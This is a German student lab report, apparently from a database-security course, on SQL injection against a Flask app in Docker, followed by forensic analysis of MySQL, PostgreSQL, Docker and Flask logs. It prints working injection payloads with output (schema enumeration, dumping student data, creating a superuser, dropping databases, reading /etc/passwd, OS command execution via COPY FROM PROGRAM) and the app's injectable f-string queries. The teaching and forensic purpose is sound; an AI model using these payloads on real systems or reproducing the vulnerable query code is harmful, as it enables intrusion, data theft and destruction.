
<a href="{{ value }}">click here</a>
<a href="javascript:alert('unsafe');">click here</a>

```

Abbildung 2: Quelle: <https://flask.palletsprojects.com/en/2.0.x/security/>

Um die Escape-Funktion zu deaktivieren, wird die Markup-Funktion benötigt, es müsste als die Beispielapplikation umprogrammiert werden.

Als Test wurde nachfolgendes Beispiel-Skript via Adminer in die Vorlesungen-Relation geschrieben. Dafür wurde im Vorfeld die Speichergröße des Varchar-Attributs von 30 auf 100 erhöht. Das Statement wird zwar auf der Oberfläche korrekt angezeigt...



... nicht aber im HTML selbst und hat daher keine Funktion.

```

<td> &lt;code&gt;&lt;script type = &#34;text/javascript&#34;&gt;prompt(&#34;bitte pw&#34;, &#34;&#34;);&lt;/script&gt;&lt;/code&gt;</td>

```

PostgreSQL

- Für detaillierte Beschreibungen zu den nachfolgenden Unterkapiteln siehe gleichnamige Unterkapitel in Kapitel MySQL
- Anders als in MySQL ist eine Suche mit dem LIKE-Operator Case-Sensitive und der Parameterwert „bio%“ liefert ein anderes Ergebnis als „Bio%“. Um dasselbe Result Set zu erzielen, wie in den MySQL-Beispielen, muss die Anweisung mit einem großen B beginnen „Bio%...“.

Das verwendete DBMS identifizieren

Vorlesungen

Ethik' AND 1=0 UNION SELECT NULL, VERSION(),NULL, NULL ;--

Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	PostgreSQL 12.8 (Debian 12.8-1.pgdg100+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit	None	None

Ausspähen von Daten

Ausspähen der auf dem Datenbankserver vorhandenen Datenbanken

Vorlesungen

Ethik' AND 1=0 UNION SELECT NULL, datname,NULL,NULL from pg_database;--

Vorlesungsnummer	Titel	Profes
None	template1	None
None	kemper	None
None	template0	None
None	postgres	None

Ausspähen der zur jeweiligen Datenbank gehörenden Relationen

Vorlesungen

Ethik' and 0=1 union select NULL, c.relname, NULL, NULL from pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n on n.oid = c

Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	vorlesungen	None	None
None	hoeren	None	None
None	studenten	None	None
None	professoren	None	None
None	voraussetzen	None	None
None	pruefen	None	None
None	assistenten	None	None

Ausspähen der zur jeweiligen Relation einer Datenbank gehörenden Attribute

Vorlesungen

\AND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public') order by titel;-|

Vorlesungsnummer	Titel	Professor	SWS
None	assistenten	fachgebiet	None
None	assistenten	persnr	None
None	assistenten	name	None
None	assistenten	boss	None
None	hoeren	matrnr	None
None	hoeren	vorlnr	None

Ausspähen der Daten einer Relation

Vorlesungen

Ethik' and 0=1 union select matrnr, name, null, semester from studenten;--

Vorlesungsnummer	Titel	Professor	SWS
28106	Carnap	None	3
26830	Aristoxenos	None	8
26120	Fichte	None	10
25403	Jonas	None	12
24002	Xenokrates	None	18
29120	Theophrastos	None	2
29555	Feuerbach	None	2
27550	Schopenhauer	None	6

Daten bzw. Inhalt in Datenbank verändern

Neue Datenbank anlegen

Bei PostgreSQL nicht möglich:

sqlalchemy.exc.InternalError

sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) CREATE DATABASE cannot run inside a transaction block

Neue Relation anlegen

Vorlesungen

```
CREATE TABLE hacktable ("id" integer NOT NULL); COMMIT;--
```

<input type="checkbox"/>	Tabelle	Speicher-Engine
<input type="checkbox"/>	assistenten	table
<input type="checkbox"/>	hacktable	table
<input type="checkbox"/>	hoeren	table
<input type="checkbox"/>	professoren	table
<input type="checkbox"/>	pruefen	table
<input type="checkbox"/>	studenten	table
<input type="checkbox"/>	voraussetzen	table
<input type="checkbox"/>	vorlesungen	table

Neue Daten einfügen, bestehende Daten ändern oder löschen

Vorlesungen

```
INSERT INTO hacktable ("id") VALUES ('1'); COMMIT;--
```

```
SELECT * FROM "hacktable" LIMIT 50
```

<input type="checkbox"/>	Ändern	id
<input type="checkbox"/>	bearbeiten	1

Relationen löschen

Vorlesungen

```
DROP TABLE hacktable; COMMIT;--
```

<input type="checkbox"/>	Tabelle	Speicher-En
<input type="checkbox"/>	assistenten	table
<input type="checkbox"/>	hoeren	table
<input type="checkbox"/>	professoren	table
<input type="checkbox"/>	pruefen	table
<input type="checkbox"/>	studenten	table
<input type="checkbox"/>	voraussetzen	table
<input type="checkbox"/>	vorlesungen	table
	7 insgesamt	

Datenbanken löschen

Vorab DB erstellen:

```
CREATE DATABASE hack
```

Warning: Undefined proper

Abfrage ausgeführt, 0 Dat

```
CREATE DATABASE hack;
```

Prüfen:

datname
postgres
kemper
template1
template0
hack

5 Datensätze (0.001 s) Bearbeiten, Exp

```
select datname from pg_database;
```

Löschen der Datenbanken

Vorlesungen

```
DROP DATABASE hack; COMMIT;--
```

Vorlesungen

```
DROP DATABASE kemper; --
```

(auch hier wird autom. ein Commit am Ende angefügt)

Bei PostgreSQL nicht möglich:

sqlalchemy.exc.InternalError

sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) DROP DATABASE cannot run inside a transaction block

Datenbankserver verändern

Anlegen eines Nutzers mit allen Rechten

Vorlesungen

```
'; CREATE ROLE abc WITH SUPERUSER; ALTER ROLE abc WITH LOGIN; ALTER ROLE abc WITH PASSWORD 'pass'; COMMIT;--
```

Vorlesungsnummer	Titel	Professor
------------------	-------	-----------

Datenbank System	PostgreSQL ▾
Server	postgres
Benutzer	abc
Passwort	••••
Datenbank	kemper

current_user

abc

1 Datensatz (0.000 s) [Bearb](#)

```
select current_user;
```

Löschen eines Nutzers

Vorlesungen

```
'; DROP USER abc; COMMIT;--
```

Datenbank System	PostgreSQL ▾
Server	postgres
Benutzer	abc
Passwort	••••
Datenbank	kemper

SQLSTATE[08006] [7] FATAL: password authentication failed for user "abc"

Zugriff auf das Filesystem

Lesezugriff auf Systemfiles

Vorlesungen

```
'; CREATE TABLE extract(t text); COPY extract FROM '/etc/passwd'; COMMIT;--
```

Vorlesungsnummer	Titel
------------------	-------

Vorlesungen

```
Ethik' AND 1=0 UNION SELECT NULL, t, NULL, NULL from extract; DROP TABLE extract;--
```

Vorlesungsnummer	Titel
None	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
None	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
None	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

Schreibzugriff

Vorlesungen

```
<html><body>Hello World!</body></html>; COMMIT; COPY htmtable (htmcol) TO '/var/lib/postgresql/data/world.html'; DROP TABLE htmtable
```

Vorlesungsnummer	Titel	Professor	SW
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4

```
root@34d243aa151e:/var/lib/postgresql/data# ls w*
world.html
root@34d243aa151e:/var/lib/postgresql/data# cat world.html
<html><body>Hello World!</body></html>
```

Lesezugriff auf das zuvor geschriebene File

Vorlesungen

```
Ethik' AND 1=0; CREATE TABLE meinedaten (lesen text); COMMIT; COPY meinedaten FROM '/var/lib/postgresql/data/world.html'; COMMIT
```

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

Vorlesungen

```
Ethik' AND 1=0 UNION SELECT NULL, lesen, NULL, NULL FROM meinedaten;--
```

Vorlesungsnummer	Titel
None	<html><body>Hello World!</body></html>

Einschleusen beliebigen Codes

Code wird auf dem System des DBMS ausgeführt

Vorlesungen

```
Ethik' AND 1=0; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp (filename text); COPY tmp FROM PROGRAM 'ps -ef'; SELECT * FROM tmp
```

Vorlesungsnummer	Titel	Professor
UID PID PPID C STIME TTY TIME CMD		
postgres 1 0 0 11:26 ? 00:00:00 postgres		
postgres 29 1 0 11:26 ? 00:00:00 postgres: checkpointer		
postgres 30 1 0 11:26 ? 00:00:00 postgres: background writer		
postgres 31 1 0 11:26 ? 00:00:00 postgres: walwriter		

Code wird auf dem System der Applikation ausgeführt

Siehe Kapitel MySQL. Code wird auf dem System der Applikation ausgeführt.

Code wird auf dem Client ausgeführt


Siehe Kapitel MySQL. Code wird auf dem Client ausgeführt.

Wählen Sie wieder zwei Datenbanksysteme und ...

... installieren Sie Ihre eigene Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS. Sie können Ihre DB-Anwendung aus dem Modul „Datenbanken I“ nutzen.

Vorbereitung

Als eigene Datenbank wurde die im letzten Semester erstellte Vorgangsverwaltung gewählt:



Das machte eine Anpassung der Webseite nötig.

Hier wurde ein Layout gewählt, das sämtliche geschlossenen und offenen Vorgänge zeigt und die Möglichkeit bietet nach Vorgangsnummern zu suchen:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
2021100	XX736145-20	2020-04-29	2020-05-10
2021101	XX783852-20	2020-09-17	2020-09-22
2021102	XX610814-20	2020-10-19	2020-10-31
2021103	XX666115-20	2020-12-28	None

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
2021104	XX853672-21	2021-03-21	None

Da die zur Übergabe der Benutzereingabe verwendete Funktion "request.args.get()" keinen Integer zurückgibt, der mit dem INTEGER der Vorgangsnummer verglichen werden kann, waren für MySQL und PostgreSQL verschiedene SQL Statements nötig um die Abfrage erfolgreich durchführen zu können. Während MySQL sich an den unterschiedlichen Datentypen nicht störte, musste für PostgreSQL ein CAST des Integers zu VARCHAR erfolgen:

```

48     if current_db == 'mysql':
49         result = session.execute(f"SELECT P_Vorg_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum FROM
T_Forensik_Vorgaenge WHERE P_Vorg_Nr LIKE '{search}%' ORDER BY P_Vorg_Nr")
50
51     elif current_db == 'postgres':
52         result = session.execute(f"SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum,
Auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '{search}%' ORDER BY
P_Vorg_Nr")

```

Einpflegen der Datenbanken

Zur Erstellung der Datenbanken wurde jeweils eine Datei mit den nötigen SQL Statements erstellt und über die "Importieren"-Funktion des "Adminer" eingelesen. Die Datei für PostgreSQL konnte dabei aus dem vorangegangenen Semester übernommen werden. Für MySQL waren diverse Anpassungen nötig.

Beginn der Datei für MySQL:

```

1 CREATE DATABASE IF NOT EXISTS rba DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci;
2
3 USE rba;
4
5
6 DROP TABLE IF EXISTS T_Geraetetypen CASCADE;
7 DROP TABLE IF EXISTS T_Hersteller;
8 DROP TABLE IF EXISTS T_Helikte CASCADE;

```

... führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.

Vorbereitung

Da der Webserver (Python / Flask) des Dockersystems keine Logging-Funktion mitbringt, wie es ein für Produktivzwecke eingesetzter Webserver tut, wurde beschlossen eine solche hinzuzufügen, um eine weitere Quelle für die forensische Aufarbeitung zu erhalten. Dazu wurde die Datei "app.py" wie folgt abgeändert:

4 import logging

```

17 logging.basicConfig(filename='record.log', level=logging.DEBUG, format=f'%(asctime)s %(levelname)s %
(name)s %(threadName)s : %(message)s')

```

Dadurch wird im Ordner "website" eine Datei "record.log" erstellt, die sämtliche Zugriffe auf den Webserver protokolliert:

```

2022-01-16 11:14:59,049 INFO werkzeug Thread-11 : 192.168.160.1 - - [16/Jan/2022 11
:14:59] "GET /vorgaenge?search=2021103 HTTP/1.1" 200 -

```

Eine Aufzeichnung zugreifender IP-Adressen erfolgt hierdurch jedoch nicht. Bei einem für Produktivzwecke eingesetzten Webserver, wie z.B. Apache, würde dies in der Regel jedoch der Fall sein.

MySQL

Vorbereitung

In dem MySQL Docker Image ist die mögliche Protokollierung nur zum Teil aktiviert. Während Binary Logs angelegt werden ist die Option "general_log" in der Konfigurationsdatei nicht aktiv gesetzt.

```

root@88eee1de91f0:/etc/mysql# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 8.0.26 MySQL Community Server - GPL

```

```
mysql> show variables like '%general_log%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| general_log   | OFF   |
| general_log_file | /var/lib/mysql/88eee1de91f0.log |
+-----+-----+
2 rows in set (0.01 sec)
```

Dies wurde zum Zwecke der besseren Aufarbeitbarkeit nachgeholt:

```
mysql> set global general_log=ON
-> ;
Query OK, 0 rows affected (0.01 sec)

mysql> show variables like '%general_log%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| general_log   | ON    |
| general_log_file | /var/lib/mysql/88eee1de91f0.log |
+-----+-----+
2 rows in set (0.00 sec)
```

Zusätzlich wurde der Editor “nano” im Dockersystem installiert:

```
root@88eee1de91f0:/etc/mysql# apt install nano
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
```

Zum Abschluss wurde geprüft ob "Binary Logs" aktiv ist:

```
mysql> show binary logs;
+-----+-----+-----+
| Log_name      | File_size | Encrypted |
+-----+-----+-----+
| binlog.000023 | 179       | No        |
| binlog.000024 | 513       | No        |
| binlog.000025 | 179       | No        |
| binlog.000026 | 179       | No        |
| binlog.000027 | 179       | No        |
| binlog.000028 | 179       | No        |
| binlog.000029 | 179       | No        |
| binlog.000030 | 179       | No        |
| binlog.000031 | 179       | No        |
| binlog.000032 | 179       | No        |
| binlog.000033 | 179       | No        |
| binlog.000034 | 179       | No        |
| binlog.000035 | 179       | No        |
| binlog.000036 | 1539      | No        |
+-----+-----+-----+
14 rows in set (0.00 sec)
```

Da Binary Logs jedoch im Modus “ROW” aktiv ist, bei dem DML nicht mit im Log erscheint, musste der Modus zu MIXED gewechselt werden:

```
mysql> SET GLOBAL binlog_format = 'MIXED';
```

Szenario

Eine White Hat Hackerin entdeckt die verwundbare Datenbank im Internet. Sie beschließt sich das System genauer anzusehen und, falls möglich, den Betreiber zu informieren.

Hierbei wurden als Stationen gewählt:

- Identifizieren des Datenbanksystems
- Identifizieren laufender Queries
- Identifizieren der Tabellenstruktur der Tabelle “T_Forensik_Vorgaenge”
- Hinterlassen einer Warnmeldung in der Tabelle “T_Forensik_Vorgaenge”

- Hinterlassen einer persönlichen Signatur als “Trophäe” auf dem Dateisystem des Servers

Identifizieren des DBMS

Da sie noch keine Hinweise auf die Art des DBMS hat, beginnt die Hackerin damit, Fehler zu erzeugen um aus den resultierenden Fehlermeldungen Informationen zu gewinnen.

Verwendete Formulareingabe: `' (einfaches Hochkommata)`

Ergebnis:

sqlalchemy.exc.Programm

```
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError)
near '%' ORDER BY P_Vorg_Nr' at line 1
[SQL: SELECT P_Vorg_Nr, Aktenzeichen, Einlaufdat
```

Durch die resultierende Fehlermeldung vermutet sie, dass es sich um einen MySQL Server handeln muss und verwendet im Anschluss geeignete Eingaben, um die Version des DBMS und den Namen der aktuellen Datenbank zu erhalten.

Einzuschleusende Statements:

```
SELECT @@VERSION;
SELECT DATABASE();
```

Verwendete Formulareingabe:

`' AND 1=0 UNION SELECT DATABASE(), @@VERSION, NULL, NULL;--`

Ergebnis:

Vorgänge

```
' AND 1=0 UNION SELECT database(), @@VERSION, null,null ;--
```

Vorgangsnummer	Aktenzeichen
rba	8.0.26

Identifizieren laufender Queries

Da die Hackerin nun detaillierte Informationen zum Betriebssystem hat, sie jedoch Einzelheiten über laufende Queries erhalten will (z.B. das Query der Formulareingabe) versucht sie diese zu ermitteln.

Einzuschleusendes Statement:

```
SELECT info
FROM information_schema.processlist;
```

Verwendete Formulareingabe:

`' AND 1=0 UNION SELECT NULL, info, NULL, NULL FROM information_schema.processlist;--`

Ergebnis:

Vorgänge

```
' AND 1=0 UNION SELECT null, info, null,null from information_schema.processlist;--
```

Vorgangsnummer	Aktenzeichen
None	None
None	SELECT P_Vorg_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum FROM T_Forensik_Vorgaenge WHERE P_Vorg_Nr LIKE '%' AND 1=0 UNION SELECT null, info, null,null from information_schema.processlist

Identifizieren der Tabellenstruktur der Tabelle "T_Forensik_Vorgaenge"

Aus dem vorangegangenen Query hat die Hackerin erfahren, dass das Formular lediglich Daten aus einer einzelnen Tabelle abfragt. Jetzt will sie wissen, welche Datentypen die Tabelle beinhaltet.

Einzuschleusendes Statement:

```
SELECT column_name, data_type
FROM information_schema.columns
WHERE table_name = 'T_Forensik_Vorgaenge';
```

Verwendete Formulareingabe:

```
' AND 1=0 UNION SELECT column_name, data_type, NULL, NULL
FROM information_schema.columns WHERE table_name = 'T_Forensik_Vorgaenge';--
```

Ergebnis:

Vorgänge

```
' AND 1=0 UNION SELECT column_name, data_type, null, null
```

Vorgangsnummer	Aktenzeichen
Aktenzeichen	varchar
Auslaufdatum	date
Einlaufdatum	date
F_Angest_Nr	int
F_Delikt_Nr	int
F_Dst_Nr	int
F_Komm_Nr	int
P_Vorg_Nr	int

Hinterlassen einer Warnmeldung in der Tabelle "T_Forensik_Vorgaenge"

Da weder auf der Webseite noch in der Datenbank Kontaktinformationen zum Betreiber der Seite hinterlegt sind, beschließt sie die Warnung direkt in die Tabelle zu setzen. Um dies korrekt durchzuführen entscheidet sie sich für die Spalte "Aktenzeichen", da dies den einzigen VARCHAR in der Tabelle zur Verfügung stellt.

Einzuschleusendes Statement:

```
INSERT INTO T_Forensik_Vorgaenge(P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr, F_Komm_Nr,
F_Dst_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum)
VALUES (1337,NULL, NULL, NULL, NULL, 'DB Vulnerable - fix pls!', CURDATE(), NULL);
```

Verwendete Formulareingabe:

```
' AND 1=0; INSERT INTO T_Forensik_Vorgaenge (P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr,
F_Komm_Nr, F_Dst_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum)
VALUES (1337,NULL, NULL, NULL, NULL, 'DB Vulnerable - fix pls!', CURDATE(),NULL);
COMMIT;--
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
1337	DB Vulnerable - fix pls!	2022-02-15	None
2021100	XX736145-20	2020-04-29	2020-05-10

Hinterlassen einer persönlichen Signatur als "Trophäe" auf dem Dateisystem des Servers

Die Hackerin hat sich angewöhnt, als kleine Trophäe eine persönliche Signatur in Form einer Datei auf einem von ihr betretenen System zu hinterlassen. Damit diese nicht beim nächsten Neustart verschwindet, soll diese nicht im Temp-Verzeichnis hinterlegt werden. In diesem Fall entscheidet sie sich für einen Ordner, der vom DBMS selbst genutzt wird.

Einzuschleusendes Statement:

```
SELECT 'H4x1n3 ', 'was here \o/ ', CONCAT(NOW(), " "), ':-*'
INTO dumpfile '/var/lib/mysql/dont_touch_-o';
```

Verwendete Formulareingabe:

```
' AND 1=0 UNION SELECT 'H4x1n3 ', 'was here \o/', CONCAT (NOW(), " "), ':-*' INTO
dumpfile '/var/lib/mysql/dont_touch_-o';--
```

Ergebnis:

```
root@88eee1de91f0:/# cd /var/lib/mysql/
root@88eee1de91f0:/var/lib/mysql# ls
'#ib_16384_0.dblwr'  binlog.000024  binlog.000029  binlog.000034  ca.pem
'#ib_16384_1.dblwr'  binlog.000025  binlog.000030  binlog.000035  client-cert.pem
'#innodb temp'      binlog.000026  binlog.000031  binlog.000036  client-key.pem
auto.cnf            binlog.000027  binlog.000032  binlog.index   dont_touch_-o
binlog.000023       binlog.000028  binlog.000033  ca-key.pem     dumm.txt
root@88eee1de91f0:/var/lib/mysql#
```

```
root@88eee1de91f0:/var/lib/mysql# cat dont_touch_-o
H4x1n3 was here \o/ 2022-02-15 17:27:33 :-*
root@88eee1de91f0:/var/lib/mysql#
```

Forensische Aufarbeitung

Im Folgenden sollen Quellen genannt werden, in denen Spuren der SQL-Injections nachgewiesen werden können.

Binary Log

Die Logdateien des Binary Logging und deren Speicherort werden in der Konfigurationsdatei "my.cnf", bzw. "my.ini" definiert. Im vorliegenden Fall liegen sie im Verzeichnis /var/lib/mysql und tragen den Namen binlog.{fortlaufende Nummer} (z.B. binlog.000038)

Zum Einsehen der Logdateien wird das Kommandozeilentool "mysqlbinlog" verwendet:

```
> mysqlbinlog $Dateiname
```

Da das Binary Logging hier im MIXED Modus betrieben wurde, werden auch DML Statements, wie INSERT, mitprotokolliert. So können aus den Logdateien Veränderungen an der Datenbank festgestellt werden, die während der SQL-Injections durchgeführt wurden.

Hier im Beispiel, das Einfügen der Warnmeldung durch die Hackerin:

```
#220216 16:07:12 server id 1  end_log_pos 1427 CRC32 0xd8635b2e      Query  thread_id=39
exec_time=0      error_code=0
SET TIMESTAMP=1645027632/*!*/;
INSERT INTO T_Forensik_Vorgaenge (P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr, F_Komm_Nr, F_Dst_Nr, Akte
nzeichen, Einlaufdatum, Auslaufdatum) VALUES (1338, NULL, NULL, NULL, NULL, 'DB Vulnerable - fix
pls!', CURDATE(), NULL)
/*!*/;
# at 1427
#220216 16:07:12 server id 1  end_log_pos 1458 CRC32 0xa3b1c931      Xid = 239
COMMIT/*!*/;
```

Aus der Logdatei ist sowohl das exakte SQL Statement als auch zugehörige Zeitstempel ersichtlich.

General Log

Durch das Aktivieren der Option "general_log" werden auch hier durchgeführte Datenbankmanipulationen protokolliert. Die Logdatei hierzu befindet sich im Verzeichnis /var/lib/mysql/.

Hier als Beispiel das Erstellen der Datei "dont_touch_-o" im Verzeichnis /var/lib/mysql:

```
2022-02-16T16:27:07.933489Z 53 Query SELECT P_Vorg_Nr, Aktenzeichen, Einlaufdatum, Au
slaufdatum FROM T_Forensik_Vorgaenge WHERE P_Vorg_Nr LIKE '%' AND 1=0 UNION SELECT 'H4x1n3 ', 'wa
s here \\o/ ',concat (NOW(), " "),':-*' into outfile '/var/lib/mysql/dont_touch_-o';
```

Aus der Logdatei ist sowohl das exakte SQL Statement als auch zugehörige Zeitstempel ersichtlich.

Docker Logs

Docker selbst legt Logdateien für laufende Container an. Im vorliegenden Fall werden diese Logdateien auf dem Hostsystem im Pfad

/var/lib/docker/containers/\$Containername/logs/

abgelegt.

Eingesehen werden können sie via Terminal des Hostsystems mit dem Befehl:

Docker logs \$Containername

Führt man dies mit dem Container der WebApp aus, erhält man dabei, u.a. Aufzeichnungen über die vergangenen HTTP-Anfragen. Hier als Beispiel das Erstellen der Signaturdatei durch die Hackerin:

```
mysql.connector.MySQLInterfaceError: Commands out of sync; you can't run this command now
192.168.32.1 - - [16/Feb/2022 16:27:07] "GET /vorgaenge?search=%27+AND+1%3D0+UNION+SELECT+%27H4x1n3+%27%2C
%27was+here+%5C%5Co%2F+%27%2Cconcat+%28NOW%28%29%2C+%22+%22%29%2C%27%3A-+%27+into+outfile+%27%2Fvar%2Flib
%2Fmysql%2Fdont_touch_%3A-o%27%3B-- HTTP/1.1" 500 -
```

Aus dem Logeintrag können Zeitstempel, IP-Adresse des Angreifers und die verwendete Formulareingabe entnommen werden.

Flask Logging

Docker Logdateien werden im vorliegenden Fall bei jedem stoppen der Container gelöscht. Wird ein Container später wieder gestartet, erhält er eine neue ID und neue Logdateien. Deshalb können die hier erstellten Logs als flüchtige Daten angesehen werden.

Aus diesem Grund wurde, wie oben dokumentiert, eine eigene Loggingfunktion in die Docker WebApp integriert. Aus dieser können nahezu die gleichen Informationen gewonnen werden, wie aus den von Docker erstellten Logeinträgen. Hier als Beispiel das Erstellen der Signaturdatei der Hackerin:

```
2022-02-16 16:45:50,840 INFO werkzeug Thread-4 : 192.168.80.1 - - [16/Feb/2022 16:45:50] "GET
/vorgaenge?search=%27+AND+1%3D0+UNION+SELECT+%27H4x1n3+%27%2C%27was+here+%5C%5Co%2F+%27%2Cco
ncat+%28NOW%28%29%2C+%22+%22%29%2C%27%3A-+%27+into+outfile+%27%2Fvar%2Flib%2Fmysql%2Fdont_to
uch_%3A-o%27%3B-- HTTP/1.1" 500 -
```

Weitere Informationsquelle

Neben dem Binary Log verfügt MySQL noch über Ausführungspläne. Es bietet jedoch keine Möglichkeiten auf diese zuzugreifen.

PostgreSQL

Vorbereitung

Im zur Verfügung stehenden Docker-Image ist die Protokollierungsfunktion von PostgreSQL nicht, bzw. nicht ausreichend aktiviert. Deshalb wurde "postgresql.conf" angepasst:

Shell-Verbindung mit dem PostgreSQL Container:

```
root@BanDeb11:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                                CREATED        STATUS        PORTS                NAMES
14c5b36fc9e1   adminer                              "entrypoint.sh docke..."           48 seconds ago Up            0.0.0.0:8080->8080/tcp    sqlinjectiondemov10-dockerrba_adminer_1
1843be71ab9a   sqlinjectiondemov10-dockerrba_app    "bash -c 'pipenv ins..."           48 seconds ago Up            0.0.0.0:80->80/tcp       sqlinjectiondemov10-dockerrba_app_1
8133d2b09cbd   postgres:12                          "docker-entrypoint.s..."           48 seconds ago Up            5432/tcp                sqlinjectiondemov10-dockerrba_postgres_1
44f4897f4130   mysql:8                               "docker-entrypoint.s..."           48 seconds ago Up            3306/tcp, 33060/tcp      sqlinjectiondemov10-dockerrba_mysql_1
root@BanDeb11:~#
root@BanDeb11:~#
root@BanDeb11:~# docker exec -it sqlinjectiondemov10-dockerrba_app_1 bash
```

Nachinstallieren von "nano":

```
root@9a068e36f9f7:~# apt update && apt install nano
Get:1 http://deb.debian.org/debian buster InRelease [122 kB]
Get:2 http://security.debian.org/debian-security buster/updates InRelease [65.4 kB]
Get:3 http://deb.debian.org/debian buster-updates InRelease [51.9 kB]
Get:4 http://security.debian.org/debian-security buster/updates/main amd64 Packages [311 kB]
Get:5 http://deb.debian.org/debian buster/main amd64 Packages [7,906 kB]
Get:6 http://deb.debian.org/debian buster-updates/main amd64 Packages [15.5 kB]
Get:7 http://apt.postgresql.org/pub/repos/apt buster-pgdg InRelease [110 kB]
Get:8 http://apt.postgresql.org/pub/repos/apt buster-pgdg/12 amd64 Packages [2,827 B]
Get:9 http://apt.postgresql.org/pub/repos/apt buster-pgdg/main amd64 Packages [246 kB]
Fetched 8,830 kB in 6s (1,532 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
13 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 13 not upgraded.
```

Lokalisieren der Config Datei:

```
root@9a068e36f9f7:~# psql -U postgres -c 'SHOW config_file'
config_file
-----
/var/lib/postgresql/data/postgresql.conf
(1 row)
```

In nano durchgeführte Änderungen in der Config Datei:

```
log_destination = 'stderr'
logging_collector = on
log_directory = 'log'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
log_file_mode = 0600
log_rotation_age = 0
log_rotation_size = 10MB
log_statement = 'all'
```

Nach einem Neustart des Systems werden so sämtliche Anfragen an den SQL-Server protokolliert:

```
